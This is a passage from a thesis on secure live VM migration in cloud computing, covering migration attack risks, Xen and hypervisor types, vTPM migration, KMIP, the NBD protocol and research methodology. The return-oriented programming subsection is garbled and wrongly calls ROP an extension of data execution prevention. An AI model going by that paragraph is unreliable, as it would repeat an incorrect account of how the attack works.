Similar to database migration, application migrations take place when companies switch vendors or platforms. This can include migrating applications from one data centre to another, such as from a public to a private cloud, or from a company's on-premises server to a CSP's envirounment. CSP's migrating applications must make sure their data can be communicated between the two applications. Each application may have a unique data model, so attention must be paid to how data is formatted. After all, an application is only as good as the data within it.

2.8.1.6 Business Process Migration

Business process migration is the complex transfer of applications and databases containing information about customers, products, and operations. Data migrations can be easy, but they must be planned for and validated once they are finished on time and within budget.

2.8.2 Live VM Migration Security Issues

Live VM migration includes a great deal of state transfer through the network. During this procedure, protecting the VM state files' contents is an important consideration, as the volatile state being transferred may contain highly-sensitive information such as

passwords and encryption keys. A secure channel is, at times, not enough for protection. Mutual validation among the hosts involved in the migration might be an even more critical issue to consider (Ahmed & Litchfield, 2018; Choudhary et al., 2017; Murray, Milos, & Hand, 2008).

Like any other network-bound process, live VM migration is susceptible to network attacks such as ARP spoofing, 'domain name system' (DNS) poisoning and route hijacking. If an attacker somehow manages to place himself between the source and the destination host, he or she can then conduct passive (sniffing) or active MiTM attacks (Murray et al., 2008). The fact that the live migration procedure is usually carried out inside a LAN makes it even more likely that a network attack will be successful, especially in situations where different third parties run their VMs inside the same network subnet, which is the case in CC.

2.8.2.1 Return Oriented Programming Attack

Return-oriented programming (ROP) is one of the common attacks in live VM migration, which is a very effective attack. It utilizes existing code for an attack. A sequence made the Turing language of chaining which closes articulation consequently. This is an extension of data execution prevention, a security measure implemented in most systems today. ROP attack modifies the hypervisor data, which are usable for the control level of VM privilege level.

An attacker can change their VM level from an average level to privileged. Literature (Jia, X., Wang, R., Jiang, J., Zhang, S., & Liu, P., 2013) proposes a defence strategy for the ROP issue. In this solution, the stack is analysed continuously for potential outcomes in the event of an ROP attack and isolated for further examinations. As ROP requires many addresses that are ranged in the program, this essential component is designed to look for ROP attacks utilizing libraries.

2.8.2.2 Live VM Image Sharing

VM can be instantiated from a VM image. A shared image repository can be used to share VM images, or a user can have his own VM image. Since there is a repository for sharing VM images, some malicious users could take advantage of this feature to inject a code inside a VM. This will lead to a serious problem (Hashizume, K., Rosado, D. G., Fernández-Medina, E., & Fernandez, E. B., 2013). For example, a VM image may contain

malware. This malware is coming from the user who used it before. If the image is returned without properly cleaning it, sensitive data could be leaked.

2.9 Hypervisor

The hypervisor is a component of CC. A low-level program allows multiple OSs to run synchronously on a single host computer. There are (Mather et al., 2009) identified two types of hypervisors in CC:

- *Type 1* hypervisors are bare-metal hypervisors, which means the hypervisor is installed directly onto the server (e.g. Xen, ESXi and KVM), and different types of OSs (e.g. Windows 10, UNIX and Linux) can be installed on it (see Figure 2.19). The OSs are managed on a different hypervisor by a management console, which allows the hypervisors to automatically move the OSs between the physical servers based on their current resource needs. It is crucial to managing the resources on different servers in an efficient way to save energy, improve fault tolerance and prevent over-allocation, especially when the enterprise wants to provide services to a vast number of clients.
- *Type 2* hypervisors are hosted hypervisors that run on a host OS. This type of hypervisor is installed as a software application on an existing OS (e.g. Microsoft Virtual PC, Oracle VM for x86 and VMware Workstation). This is the most accessible type of hypervisor for an end-user to use on a personal computing device (see Figure 2.19).




Figure 2.19: Types of hypervisor in CC

2.9.1 Xen project hypervisor

The Xen hypervisor is an open-source hypervisor (Type 1) that allows end-users to run many instances of an OS or indeed, different OSs at the same time in a single host (or machine) (XenProject, 2018). It uses distinct features such as microkernel design, agnostic OS, drive isolation and PV as a basis for different commercial and open-source applications (e.g. IaaS, embedded and hardware appliances and security applications).

The Xen hypervisor is installed directly on the server's hardware layer to run a different type of OS (e.g. Windows server 2012). It is responsible for handling a CPU, memory and interrupts. Each type is called a domain (guest). Domain0 in Xen hypervisor is a specific VM with the unique ability to access the hardware directly, communicate with another VM and manage all I/O functions of the systems. As shown in Figure 2.20, it is impossible to run the hypervisor without Domain0 (Xenproject, 2018).




Figure 2.20: Diagram of the Xen project architecture

2.9.2 Why this study used Xen hypervisor

Virtualisation includes many types of commercial and open-source hypervisors. As a type of virtualisation technology, Xen hypervisor (bare-metal hypervisor) is preferred for many reasons, such as safety and stability, and is a well-tested choice for virtualisation technology (e.g. Amazon, Rackspace and Verizon). Studies have identified several additional reasons for using Xen hypervisor, as listed below (Ferroni, Colmenares, Hofmeyr, Kubiatowicz, & Santambrogio, 2018; Jeffers, Reinders, & Sodani, 2016):

- *Disaggregation*: The ability to segment individual device drivers into small, nimble driver domains might be subject to hackers' attack. Further, an

unstable device driver can be isolated via disaggregation and quickly rebooted if it should fail.

- *Flexible virtualisation modes*: The hypervisor provides different virtualisation modes that allow the administrator to adapt to the specifics in the hardware's workload and capabilities.
- *Multiple architectures*: The software can run on traditional x86 32-bit and 64-bit hardware.
- *Availability*: The Xen cloud platform's availability ensures the user can control their VMs the way they want to, using whatever tool stack they choose.
- *Manageability*: XenCenter provides all VM monitoring, management and general administration function through a single, intuitive interface, and it allows live running VMs to be moved from one host to another within a resources pool with no application or server outage.

Thus, the Xen security model makes it an excellent choice for many research projects in different organisations' academic and commercial environments (Coker, 2006).

2.10 Trusted computing

The meaning of the word ‘trust’ varies among people and contexts. As with the word ‘security’, it has been so overused that it is almost meaningless without a specific definition. This section defines the meaning of Trusted Computing (TC) in the context of this thesis. This theme is returned to in the other chapters in this thesis as well.

For this thesis, TC refers to a computer system for which an entity (whether the human user of a personal device or a program running on a remote machine) has some level of assurance that (part or all of) the computer system will behave as expected. The degree of this assurance depends on factors such as where the system is and in what environment the computer system is being used.

Bodies such as the Trusted Computing Group (TCG, 2017) standardise specific functionality to be incorporated into end systems, which are known as ‘trusted platforms’. Depending on the way the specified functionality is implemented, such a platform is then able to provide a degree of assurance about some aspect of its operations. Thus, in this thesis, TC or Trusted Computing Base (TCB) refers to a set of

technologies that provides hardware and software support for secure storage and software integrity protection.

TCB is the entire complement of protection mechanisms within a computer system (including hardware, firmware, and software) responsible for enforcing a security policy as the security perimeter is the boundary that separates the TCB from the rest of the system. TCB is integrated into virtualised computing platforms to enable the hardware-based protection of information and detect malicious software that aims to subvert the operation of virtualised environments. While these enhancements add a layer of security to the underlying data and applications, the use of TC in virtual platforms raises several challenges concerning the virtualisation of its hardware root of trust, the vTPM, which provides secure storage and cryptographic operations (Berger et al., 2006; Gollmann, 2010; Pfleeger & Pfleeger, 2002).

The vTPM supports suspended and resumed operations and the migration of vTPM instances along with its VM across the platform. The vTPM is a potential security layer that provides grade-system protection, such as high add-in availability, scale security operations and accelerated network agility and incident response, for managing challenging situations to maintain the effectiveness of the security strategy between CSPs and Cloud Service Users (CSUs) (Berger et al., 2006).

2.10.1 Virtual Trusted Platform Module migration

In vTPM, migration is one of the essential features enabled through the command set extension. This study enabled vTPM instance migration using both symmetric and asymmetric keys to encrypt and package the TPM state on the source vTPM and decrypt the destination vTPM.

This research is based on the vTPM migration on migratable TPM storage keys, a procedure supported by the existing TPM standard. The first step in this vTPM instance migration protocol is to create an empty destination vTPM instance for the migrating state. The virtual destination TPM generates and exports a unique identifier. The source vTPM is locked to the same nonce; an arbitrary number used just once in a cryptographic communication. All of the TPM states is exported with the nonce and the nonce is validated before import. This enforces the uniqueness of the vTPM and prevents the TPM state from being migrated to multiple destinations. The next step involves marshalling the encrypted state of the source vTPM. This step is initiated by sending to the source vTPM a command to create a symmetric key. The key is encrypted with a

parent TPM instance storage key and the asymmetric key is then retrieved from the source vTPM. This includes non-volatile data objects representing areas of flash storage, keys, authorisation and transport sessions, delegation rows, counters, owner evict keys and permanent flags and data. While the state is collected, the TPM instance is locked, so the state cannot be changed by regular usage.

After this stage, the information is serialised, an internal migration process is updated with the data's hash, and the piece of state information becomes inaccessible. The migration process is embedded into the last piece of state information and serves as validation on the target side. To recreate the virtual TPM state on the destination platform, the storage key of the vTPM parent instance (used to encrypt the symmetric key used to protect the vTPM instance state) must be migrated to the destination vTPM parent instance. After the symmetric key decryption, the migrating vTPM's state is recreated, and the migration process is recalculated.

The vTPM instance's operation can resume only if the calculated migration process matches the transmitted one in order to detect possible Denial of Service (DoS) attacks, where untrusted software involved in the migration alters the state. Live migration tries to reduce the downtime by replicating the running system's image on a destination machine and switching execution to that machine once all pages have been replicated. The new vTPM migration protocol developed in this study can support live migration, but in the worst case, it can increase the downtime for the migrated system because of the time it takes to complete a special TPM operation, transfer the vTPM state and recreate it on the destination platform.

2.10.2 Set Up the Standard Encryption Key Provider

There are many security solutions today that are hardware-based; however, some are software-based. The others that exist in the virtual world, such as vTPM, Key Management Interoperability Protocol (KMIP), security certificates, are emulating hardware-based security devices. Today's hypervisors are able to emulate many of these modern hardware-driven security devices to deliver these capabilities inside the VM.

As part of the digital transformation reshaping modern IT, organisations can easily delegate key management to third parties such as their cloud platform providers. However, this effectively sacrifices integrity and confidentiality for convenience to satisfy their essential management needs. Leaving key management to third parties

means the organisation information could be exposed and accessed without the company's consent.

To address this, many organisations turn to virtual hardware security modules, hardened, on-premises physical devices that protect encryption keys and perform various cryptographic operations spanning key creation, rotation, destruction, and more. Before choosing vTPM as hardware-based protection, this research takes a closer look at KMIP.

KMIP is not an encryption standard. However, rather an interoperability and transport standard. In general, it is a cryptographic standard that enables secure key exchange for encryption/ decryption without requiring direct access to the key. It enables secure key exchanges between servers and clients to support encryption and decryption operations, and then those keys and certificates are assigned values, and clients can use KMIP to conduct key management operation commands.

KMIP server stores and controls managed objects such as Symmetric and Asymmetric keys, Certificates, and user-defined objects. The client then uses the protocol to access these objects to a security model implemented by the servers. The types of a managed object that KMIP manages include: Symmetric keys, public and private keys, certificates keys, split keys, and secret data (passwords).

2.11 Network Block Device Protocol

The Network Block Device (NBD) protocol was written and developed by Paval Machek in 1998. It is a standard protocol for Linux for exporting a block device over a network. NBDs are device nodes whose content is offered by a remote system.

Technically, a network block device is realized by three components: the server part, the client part, and the network between them. On the client machine, on which is the device node, a kernel driver controls the device. Whenever a program tries to access the device, the kernel driver forwards the request (if the client part is not fully implemented in the kernel, it can be done with a userspace program) to the server machine, which the data resides physically. On the server machine, requests from the client are handled by a userspace program.

2.11.1 Protocol Phases

The NBD protocol has two phases: the handshake and the transmission. During the handshake, a connection is established, and an exported NBD device along other

protocol parameters are negotiated between the client and the server. After a successful handshake, the client and the server proceed to the transmission phase in which the export is read from and written to. The handshake is implemented in userspace on the client-side under Linux, while the transmission phase is implemented in kernel space. To get from the handshake to the transmission phase, the client performs

```
ioctl(nbd, NBD_SET_SOCK, sock)
ioctl(nbd, NBD_DO_IT)
```

with `nbd` in the above being a file descriptor for an open `/dev/nbdX` device node and `sock` being the socket to the server. The second of the above two calls do not return until the client disconnects. Note that there are other `ioctl` calls available that the client uses to communicate the options to the kernel that were negotiated with the server during the handshake. This thesis does not describe those.

When handling the client-side transmission phase with the Linux kernel, the socket between the client and server can use either Unix or Transmission Control Protocol (TCP) sockets. For other implementations, the client and server can use any agreeable communication channel. If TCP sockets are used, both the client and server should use `setsockopt` to set the `TCP_NODELAY` option to non-zero to eliminate artificial delays caused by waiting for an acknowledgement (ACK) response when a large message payload spans multiple network packets.

CHAPTER 3: METHODOLOGY

3.1 Introduction

Research is the art of scientific investigation (Kothari, 2004). In common idiom, the word 'research' refers to a search for knowledge. This could be added to Kothari's definition to call research a scientific and systematic search for relevant information on a specific topic (March & Smith, 1995; Redman & Mory, 1923).

A research methodology is a systematic approach used to collect and evaluate data in the research process (Blagojević et al., 2017). The process involves defining guidelines for finding appropriate ways to manage problems, establishing an in-depth understanding of the topic, and searching for the solution space. These guidelines could be a formal process (e.g. mathematical algorithms), an informal process (e.g. textual descriptions) or a combination of these (Kothari, 2004). Research methodologies provide guidelines for justifying or evaluating phases in various science types, such as behavioural and design science (DS). For behavioural science, research methodologies are usually rooted in data collection and analysis techniques; in DS, they are used to evaluate artefacts' quality and effectiveness by using computational and mathematical methods (Senyo et al., 2018).

In general, this chapter aims to expound the research strategy and describe a new research methodology that is a combination of the mixed-methods approach and DS research method, called Multi-Design Science Research Methodology (MDSRM), which was chosen to guide the study. This thesis aimed to create a new live VM migration framework for the CC system's integrity; this MDSRM approach was suitable because it allowed this research to produce a new solution and critically evaluate this study's overall validity and reliability. An overview of the research methodology parts was shown earlier in Chapter 1, Figure 1.2.

Selecting an appropriate research methodology to conduct a research process is not easy because of the wide range of methods available and the increasingly complex research subjects. Further, the way a research project is conducted depends on the research paradigms that are held and employed and the research tools utilised to pursue the research goals, objectives, RB and the RQs. Therefore, to select the most appropriate research methodology, it is necessary to understand the different research paradigms.

3.2 Research system methodology theory

The term 'research methodology' refers to the theories on which researchers build their work (Snyder, 2019). In general, the research methodology was chosen for this thesis required exploring the issues in migration security for users and CSPs by considering the design of a practical integrity model and understanding the elements required to create a trusted cloud environment. This thesis adopted the methodological research process (Nunamaker Jr., Chen, & Purdin, 1990) and the Design Science Research Method (DSRM) (Offermann, Levina, Schönherr, & Bub, 2009) to create a suitable research methodology, as shown in Figure 3.1.




Figure 3.1: Research methodology adopted for this research

Several methodologies were adopted to help resolve the research problems of this thesis and answer the RQs. These are discussed in detail in the following sections.

3.2.1 Design Science

DS is an outcome-based IT/ Information System (IS) research methodology that creates an artefact to address the problem and fulfil the defined requirements. This method is relevant to IS research, and it has been applied to IS security in this study. This approach's advantage is that the artefact can be examined in context, and continuous iterations and testing can improve the artefact. DS research should be able to answer the following questions (A. Hevner & Chatterjee, 2010):

- What is the research question (design requirements)?
- What is the artefact? How is the artefact represented?
- What design processes (search heuristics) will be used to build the artefact?
- How are the artefact and the design processes grounded by the knowledge base? What, if any, theories support the artefact design and the design process?
- What evaluations are performed during the internal design cycles?
- What design improvements are identified during each design cycle?
- How is the artefact introduced into the application environment and how is it field tested?
- What metrics are used to demonstrate artefact utility and improvement over the previous artefact?
- What new knowledge is added to the knowledge base and in what form (e.g., peer-reviewed literature, meta-artefacts, new theory, new method)?
- Has the research question been satisfactorily addressed? (p. 20)

The main aims of the DSRM approach are not only to develop an artefact but also to answer the RQs (Offermann et al., 2009). This meant that for this research, according to the above checklist, the DSRM needed to provide sufficient detail to determine whether CSPs should be constructing and using the artefact within their specific organisational context. In addition, it was essential to find a balance between the effort spent in creating and evaluating the evolving design artefact during the performance of the design cycle.

3.2.1.1 Design Science Research Method

DSRM was one of the research methodologies selected for this thesis because it is not problem-oriented; it is solution-oriented and focuses on solving real-world problems by creating and refining the artefact to get a good-quality solution. This was appropriate in this research since the situation required intervention in real-world operations. This thesis focused on all six steps of the above DSRM model.

The DSRM model aims to produce artefacts (Peffers et al., 2007). The artefacts can be in the form of a construct, model, method or an instantiation and some researchers understand artefacts as 'things'; that is, entities with a separate existence (Goldkuhl & Mikael, 2010).

DSRM is motivated by the desire to improve the environment by introducing these artefacts (Peffers et al., 2007). Peffers et al. developed the DSRM, a robust framework for researching DS's area in IS, based on Hevner et al.'s (2004) DS research model. Their model offers principles, practices and procedures to help carry out such research (depicted in Figure 3.2). DSRM involves six primary phases:

1) identifying the problem and motivation;
2) defining the objectives of a solution;
3) design and development of the solution;
4) demonstration of the solution working;
5) evaluation of the solution;
6) and communication with other researchers via publication.

In other words, the DSRM consists of the research process and the methods used in that process, as well as the tools that can be used. The method sets out the rules of the process according to the IS development process used. Once the design process is defined, it is easier to compare studies and their results.




Figure 3.2: A DSRM process model (Peffers et al., 2007, p. 54)

Peffers et al. (2007) consolidate a method for researching the DS paradigm (see Figure 3.3), with their thesis reviewing a range of scholarly papers that have prescribed

solutions for problem-solving and artefact construction (Goldkuhl & Mikael, 2010; A. Hevner & Chatterjee, 2010; Mullarkey & Hevner, 2019).




Figure 3.3: Research method proposed by Peffers et al. (2007)

Iivari (Iivari, 2007) noted that the critical features of the DSRM model – ontology, epistemology, methodology and ethics – help to enhance the level of understanding created in high-quality DS research in IS. The DS paradigm provides structural guidance throughout the defined process, ensuring fidelity to best industry knowledge and changing user contexts. Further, it improves artefact design knowledge, which is an essential component of DS research (A. Hevner & Chatterjee, 2010).

3.2.2 Multi-methodology model

The multi-methodology research method was chosen for this thesis to provide a useful theoretical model for the research outputs' characteristics. Brewer and Hunter (1989) first mentioned the term 'multi-methodology'. In the 1990s, the term 'multi-methodology' became more prevalent in the behavioural, social, business and health sciences, and this expanded approach has become well known (Onwuegbuzie & Leech, 2005). The multi-methodology approach (or multi-method research) utilises more than one method for data collection or includes a set of related studies. Mixed-methods research is consists of qualitative and quantitative data, strategies, approaches, or sample models in a research study (Johnson & Onwuegbuzie, 2004).

Thus, these approaches are ways to deal with a professional and scholarly research focus that proposes research can be enhanced using different data types, techniques, methods, philosophies and standards (Morse & Niehaus, 2016). Multi-

methodology research is an exploration approach that combines different methods with an end goal of managing the 'richness' of this present reality. The mixed methods in this research are 'quantitative' and 'qualitative' approaches (Mingers & Brocklesby, 1997).

This methodology's primary benefit is that it adopts a practical approach to quantifying each problem's impact. It can be readily integrated with any other consolidation techniques to understand the research solution, frequently representing the connection between the problem and solution components. Additionally, this method helps explore the effects of design decisions and changes in the real world (Goldkuhl & Mikael, 2010).

The focus of this part of the study was to answer RQ1, "How do we design, implement the establishment of and evaluate a live VM migration framework to protect the integrity of cloud systems?" The resulting proposed framework for a live VM migration framework was based on this multi-methodology research method, as illustrated in Figure 3.4 and Figure 3.5.

According to Nunamaker et al.'s (1990) proposed framework (see Figure 3.4), the multi-methodology for IS research includes four main steps: theory building, experimentation, observation and system development. Theory building consists of developing new ideas and concepts, constructing a conceptual framework or new methods or models. The experiment involves selecting research strategies and is concerned with validating the underlying theories or issues of acceptance and technology transfer. Observation includes utilising research methodologies that are efficient in collecting the necessary data. System development involves five phases representing theory testing and permits a realistic evaluation of the added information technologies and their potential for acceptance. For this thesis, the multi-methodological steps were systems development (Framework), theory building (Architecture analysis, dynamic analysis), observation (Scenario) and experimentation (Simulation, experimental), as represented in Figure 3.5. These steps are described in further detail in the following sections.




Figure 3.4: A multi-methodological approach to IS research (Nunamaker Jr. et al., 1990, p. 94).

